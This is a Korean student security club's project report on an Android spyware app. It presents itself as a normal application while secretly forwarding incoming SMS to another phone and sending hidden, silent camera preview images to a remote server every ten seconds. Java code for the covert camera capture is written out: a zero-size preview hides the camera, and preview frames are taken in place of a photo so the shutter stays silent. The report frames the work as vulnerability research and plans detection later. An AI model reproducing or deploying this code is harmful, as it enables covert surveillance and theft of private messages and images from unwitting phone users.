
**(U.U.U project)**

**Android 기반**

**카메라 및 SMS 후킹 사례**



한동대학교 전산동아리

G.H.O.S.T.

송기현, 강은주, 김현욱, 이성경

**Contents**

1. **Project Overview**
   1. Development Background
   2. Goal
   3. Environment
2. **Contents**

2.1 System Architecture

2.2 Code Architecture


2.3 Code detail

2.4 Users’ View

2.5 Scenario

1. **Conclusion**
2. **Reference**
3. **Attachment**
4. **Project Overview**
   1. Development Background

근래 스마트 폰 사용자가 눈에 띄게 많아졌다. 2010년 8월을 기준으로 국내 Android 폰 사용자는 116만 5천명에 달했고, 아이폰 사용자도 80만 명을 돌파하는 등 아이폰과 Android 폰으로 대표되는 스마트 폰 시장이 급성장세를 타고있다.



통계자료에서도 알 수 있듯이, Android 폰은 여타 mobile 플랫폼들에 비해서 압도적인 점유율을 가지고 있다. 대부분의 휴대폰 제조사에서 Android를 탑재한 스마트폰을 출시하고 있으며 그 성능도 나날이 발전하고 있다.

하지만 이렇게 크게 성장하고 있는 Android에는 다른 플랫폼들에 비해서 보안이 취약하다는 단점이 있다. 실제로 중국에서는 악성코드가 자동으로 유료SMS서비스로 메시지를 보냄으로써 부당한 요금이 발생하게 하는 악성 소프트웨어도 등장했었고, 그 외에도 연락처나 사진 데이터들이 유출될 수 있는 문제점이 있는 것으로 밝혀졌다.


따라서 이러한 보안상 문제점들이 어떻게 발생되며, 얼마나 쉽게 발생될 수 있는지 그리고 어떻게 탐지하여 차단할 수 있는지 알아내려는 목적으로 본 프로젝트를 시작하게 되었다.


* 1. Goal

Android 기반의 cell phone에서 유저가 모르는 방식으로 사용자의 개인정보를 임의로 획득할 수 있을지 확인한다. 그 과정으로 사용자의 SMS와 카메라 데이터를 다른 PC의 Server로 전송하는 Hooking Application을 개발한다. 일차적으로 Android API를 이용해서 개인정보로의 접근을 시도해 본다. 구체적으로 유저의 전화기로 도착하는 SMS Message 와, 유저의 전화기에 장치된 Camera의 Preview Image를 Hooking해서 전송하고, 이 과정을 통해 Android 보안의 취약성을 밝히는 것을 목적으로 한다. 이후에 기타 정상적인 프로그램에 해당 코드를 추가하여 악성 프로그램 화 시켜본다.

* 1. Environment
* 개발환경
  + Eclipse - Indigo
  + Android SDK(Android 2.3.3)
  + Cygwin
  + Window XP, 7기반
* 개발언어
  + Java, C
* 실행환경
  + Android 기반 Cellphone(Galaxy S2 외 2,3기종)

1. **Contents**
   1. System Architecture






겉보기에는 정상적으로 작동하는 어플리케이션처럼 보이지만 이 apk파일 설치 시 기기에 들어오는 메시지 정보를 후킹 할 수 있는 서비스가 설치된다. 그 이후에는 SMS메시지가 올 경우 그 메세지를 서버로 전송한다. 또한 어플리케이션을 실행 시 위와 같은 activity가 뜨게 되는데 activity가 최상위에 위치하고 있을 경우 10초마다 한번씩 외장카메라가 비추고 있는 이미지를 서버로 전송한다.

Android 폰(클라이언트)과 서버는 소켓을 이용하여 통신한다.

* 1. Code Architecture



1. SMS

Android 전화 단말기에서 SMS 메시지가 도착하면 SMS\_RECEIVED라는 intent가 발생한다. Broadcast receiver를 사용하여 해당 intent를 filter에 등록하면 SMS가 도착할 때 마다 해당 메시지의 관련 정보를 intent를 통해서 획득할 수 있게 된다. 사용자 application에서 SMS 수신 intent를 읽어온다고 해서 해당 intent가 사라지거나 하지 않고, native SMS application에서도 intent를 획득하여 정상적으로 SMS가 수신될 때와 똑같이 동작한다.

이러한 점들을 이용해서 수신되는 SMS의 내용과 송신자 정보를 intent로부터 얻어 network 통신을 통하거나 SMS메시지를 통해서 외부로 정보를 유출시킬 수 있다. 여기서는 SMS를 이용해서 획득한 정보를 다시 외부로 전송시키는 것으로 한다.


1. CAMERA

Android 운영체제는 카메라가 몰래 카메라 등 에서 악용되는 것을 방지하기 위해 take Picture method로 사진을 경우 “찰칵”이라는 소리를 나게 하고 있으며 surface view, 즉 미리 보기 화면이 없을 경우 사진을 찍을 수 없도록 하고 있다. 즉, Android에서는 공식적으로 백그라운드 단이나 서비스에서 어플리케이션이 돌아가고 있는 경우 사진을 찍을 수 없다. view는 Activity에서만 사용할 수 있기 때문이다. 따라서 우리는 프로젝트의 방향을 foreground에서 어플리케이션(Activity)가 활성화된 경우 후킹 될 수 있는 사례를 찾기로 하였다.



위와 같이 width와 1sp, height 1sp 크기의 surfaceview를 만들어 사용자가 인식하지 못하도록 하였다.

또한 보통의 경우 사진을 찍을 때 소리가 나기 때문에 사용자가 인식할 수 없도록 사진을 찍을 때 사용하는 takepicture 메소드가 아닌 미리보기 프레임 화면을 리턴 해주는 메소드를 사용하기로 하였다.



위와 같이 미리보기화면을 리턴해주는 메소드로는 두 개의 메소드가 존재한다. 첫번째는 함수가 호출됬을 경우 프리뷰 화면에서 하나의 프레임 리턴 해주는 것이고 두번째는 함수가 호출되면 실시간으로 모든 프레임을 리턴해 준다.

따라서 실질적으로는 실시간으로 이미지정보를 영상화 시켜 cctv처럼 받아보는 것도 가능하지만 편의상 setOneShotPreviewCallback 메소드를 사용하여 10초마다 한번씩 이미지를 받아오도록 구현하였다.

그리고 그 정보를 소켓을 통해 전송한다.

1. SERVER


TCP소켓서버를 구현하였다.

윈도우에서 리눅스 쉘 환경을 구현하기 위한 툴인 Cygwin에서 서버를 구현하였다.




위와 같이 서버이름과 포트를 적어주면 서버가 실행된다.


* 1. Code detail
* SMS



sms의 수신을 감지하는 브로드캐스트 리시버이다.



AndroidManifest.xml 파일에는 다음과 같이 등록되어 있다. sms의 수신을 위해서 SMS\_RECEIVED를 intent filter로 등록하였다.



등록된 필터에 적합한 intent가 수신되면 해당 method가 호출된다.






수신된 intent(sms)에서 메세지를 꺼내고, 이를 SmsMessage객체 배열에 저장한다.



SmsMessage객체에서 전송받은 sms의 메시지 부분과 송신자 번호 부분을 분리한다.



전송받은 는의 내용과 발신번호를 다른 번호로 sms를 이용해서 전송한다.

* CAMERA

//camera

**private** MediaRecorder mediaRecorder;

**private** Camera camera;

**private** Camera.Parameters parameters;

**public** **void** onCreate(Bundle savedInstanceState) {

//camera

SurfaceView surface = (SurfaceView) findViewById(R.id.*surfaceView*);

SurfaceHolder holder = surface.getHolder();

holder.addCallback(**this**);

holder.setType(SurfaceHolder.*SURFACE\_TYPE\_PUSH\_BUFFERS*);

holder.setFixedSize(0, 0); // 미리보기 화면이 보이지 않도록 Size를 0으로 지정

}

SurfaceView와 Holder를 생성하고 Holder의 Size를 0으로 설정. Size를 0으로 설정했기 때문에 유저는 Viewer를 볼 수 없다.

**public** **void** surfaceChanged(SurfaceHolder arg0, **int** arg1, **int** arg2, **int** arg3) {

parameters = camera.getParameters();

parameters.setPreviewSize(320, 240); //Preview image의 Size 설정

parameters.setPreviewFormat(PixelFormat.*YCbCr\_420\_SP*);

//Preview image의 Format을 YCbCr\_420\_SP로 설정

camera.setParameters(parameters);

camera.startPreview(); //Preview 시작

}

Surface에 출력될 Camera Preview를 시작하고 Preview의 각종 설정을 Setting.

**public** **void** surfaceCreated(SurfaceHolder arg0) {

**if** (mediaRecorder == **null**) {

**try** {

camera = Camera.*open*(); //App시작시 카메라를 생성하고

camera.setPreviewDisplay(arg0); //Preview화면을 표시함

//(위에서 Size를 0,0으로 설정했기 때문에 유저는 볼 수 없음)

} **catch** (IOException e) {

Log.*d*("CAMERA", e.getMessage());

camera.release();

camera = **null**;

}

}

}

Surface가 생성될 때 카메라를 생성하고 Camera의 Preview화면을 Surface에 표시함

**public** **void** send\_photo() {

//카메라의 Preview Image를 받아서 크래커의 Server로 전송

camera.setOneShotPreviewCallback(**new** PreviewCallback() {

**public** **void** onPreviewFrame(**byte**[] \_data, Camera \_camera) { //카메라의 Preview Image를 받음

FileOutputStream outStream = **null**;

Date date = **new** Date();

String filename = Integer.*toString*(date.getYear())+Integer.*toString*(date.getMonth())+Integer.*toString*(date.getDate())+"\_"+Integer.*toString*(date.getHours())+Integer.*toString*(date.getMinutes())+Integer.*toString*(date.getSeconds());

//YUV420SP Format인 \_data를 디코딩해 data에 저장

**int**[] rgb = **new** **int**[76800];

*decodeYUV420SP*(rgb, \_data, 320, 240);

Bitmap bm = Bitmap.*createBitmap*(rgb, 320, 240,

Bitmap.Config.*RGB\_565*);

**byte**[] data = bitmapToByteArray(bm);

**try** {

outStream = **new** FileOutputStream("/sdcard/DCIM/" + filename

+ ".jpg"); //Cellphone내부의 저장 장치에 저장

outStream.write(data);

outStream.close();

} **catch** (FileNotFoundException e) {

// **TODO** Auto-generated catch block

e.printStackTrace();

} **catch** (IOException e) {

// **TODO** Auto-generated catch block

e.printStackTrace();

}

Log.*e*("Error", "picture size: "+data.length);

sendWithSock(filename); //크래커의 Server로 현재 저장된 file을 전송

}

});

}

Preview CallBack의 onPreviewFrame Methode에서 Camera의 Preview화면을 \_data라는 변수로 가져온다. \_data의 현재 Foramt은 YUV420SP이므로 file로 저장할 수 있는 byte Array로 Decoding하여 data라는 변수에 저장한다. 그 후 data를 Cellphone내분의 저장 장치에 저장하고 저장 위치를 sendWithSock이라는 Method에 알려주어서 해당 사진을 크래커의 Server로 보내게 한다.

//Preview Image의 Format인 YUV420SP를 rgb565로 디코딩

**static** **public** **void** decodeYUV420SP(**int**[] rgb, **byte**[] yuv420sp, **int** width,

**int** height) {

**final** **int** frameSize = width \* height;

**for** (**int** j = 0, yp = 0; j < height; j++) {

**int** uvp = frameSize + (j >> 1) \* width, u = 0, v = 0;

**for** (**int** i = 0; i < width; i++, yp++) {

**int** y = (0xff & ((**int**) yuv420sp[yp])) - 16;

**if** (y < 0)

y = 0;

**if** ((i & 1) == 0) {

v = (0xff & yuv420sp[uvp++]) - 128;

u = (0xff & yuv420sp[uvp++]) - 128;

}

**int** y1192 = 1192 \* y;

**int** r = (y1192 + 1634 \* v);

**int** g = (y1192 - 833 \* v - 400 \* u);

**int** b = (y1192 + 2066 \* u);

**if** (r < 0)

r = 0;

**else** **if** (r > 262143)

r = 262143;

**if** (g < 0)

g = 0;

**else** **if** (g > 262143)

g = 262143;

**if** (b < 0)

b = 0;

**else** **if** (b > 262143)

b = 262143;

rgb[yp] = 0xff000000 | ((r << 6) & 0xff0000)

| ((g >> 2) & 0xff00) | ((b >> 10) & 0xff);

}

}

}

//bitmap을 byte로 디코딩

**public** **byte**[] bitmapToByteArray(Bitmap b) {

ByteArrayOutputStream stream = **new** ByteArrayOutputStream();

b.compress(CompressFormat.*JPEG*, 100, stream);


**byte**[] byteArray = stream.toByteArray();

**return** byteArray;

}


file로 저장할 수 없는 Format인 YUV420SP를 file로 저장가능한 byte Array로 Decoding해 주는 Method다.

2.4 Users’ View




* 1. Scenario


1. 어플 실행




1. 이미지파일이 서버에 10초마다 들어옴



1. 유저가 문자를 받음



1. 서버를 거쳐 메세지를 다른폰으로 전송



1. 김oo 씨에게 010-xxxx-2702씨가 보낸 문자를 다른 휴대폰에서 받아볼 수 있다.
2. **Conclusion**

본 프로젝트에서는 문자와 사진을 Hooking 하는 방법에 대해서 제안하고 구현하였다. 문자를 Hooking 하는 것은 다른 user로부터 문자를 수신할 때 Broadcast가 발생하는데 이를 SMS\_RECEIVED tag를 주어 Intent로 받아서 문자내용과 송신자의 번호를 서버로 전송 하였다. 사진 Hooking 에서는 Android의 preview 화면의 취약점을 이용하여 소리도 나지 않고 preview 화면도 보이지 않게 사진을 찍어서 서버로 전송하였다.

본 프로젝트는 앞서 설명한 점을 이용해 다른 정상적인 어플리케이션에 관련 코드를 넣어 악의적인 의도로 사용 될 수도 있다는 점에 초점을 두었다. 특히 Android는 아이폰과 달리 마켓에 정상적으로 등록되지 않은 apk 파일을 이용하여 어플리케이션을 설치할 수 있고, 이 과정에서 크래커가 기존의 많이 쓰이고 있는 어플리케이션을 리패키징 해서 악의적인 코드를 심어 유포 할 수 있다. User가 이 어플리케이션을 쓰는 과정에서 Android는 어떠한 경고도 해주지 않는다. User가 어플리케이션이 악의적인 목적으로 이용됨을 알 수 있는 것은 어플리케이션의 권한(Permission)뿐이다. 하지만 SMS를 획득하고 카메라에 접근하기 위해 필요한 권한은 주로 다른 어플리케이션들도 많이 요구하는 권한이다. 그런 이유로 사용자들은 Permission을 잘 확인하지 않고 프로그램을 설치하는 경향이 있어 더 위험성이 크다.

앞으로 이 프로젝트의 향후 방향은 Android 폰 외부로 전송되는 데이터를 분석하여 크래커가 만든 서버로 데이터를 전송하는 어플리케이션을 탐지하고 이를 차단하고 이를 사용자에게 알려줄 것이다. 현재 Android에서는 외부로 전송되는 데이터를 스니핑(Sniffing) 하는 것에 있어서는 Root 권한을 획득한 후에야 가능하다. 그렇기에 JNI를 이용해서 좀더 하위 level로 접근 하는 방법을 연구해 볼 것이다.

1. **Reference**

* **Book**

Professional Android 2 Application Development

Pro Android 2

* **Website**

http://developer.android.com/

http://www.androidside.com/

www.google.com

<http://iamflower.tistory.com/entry/Android-YUV420-to-RGB565-conversion-in-Android>

1. **Attachment**

* **Source code(project 전체 압축파일)**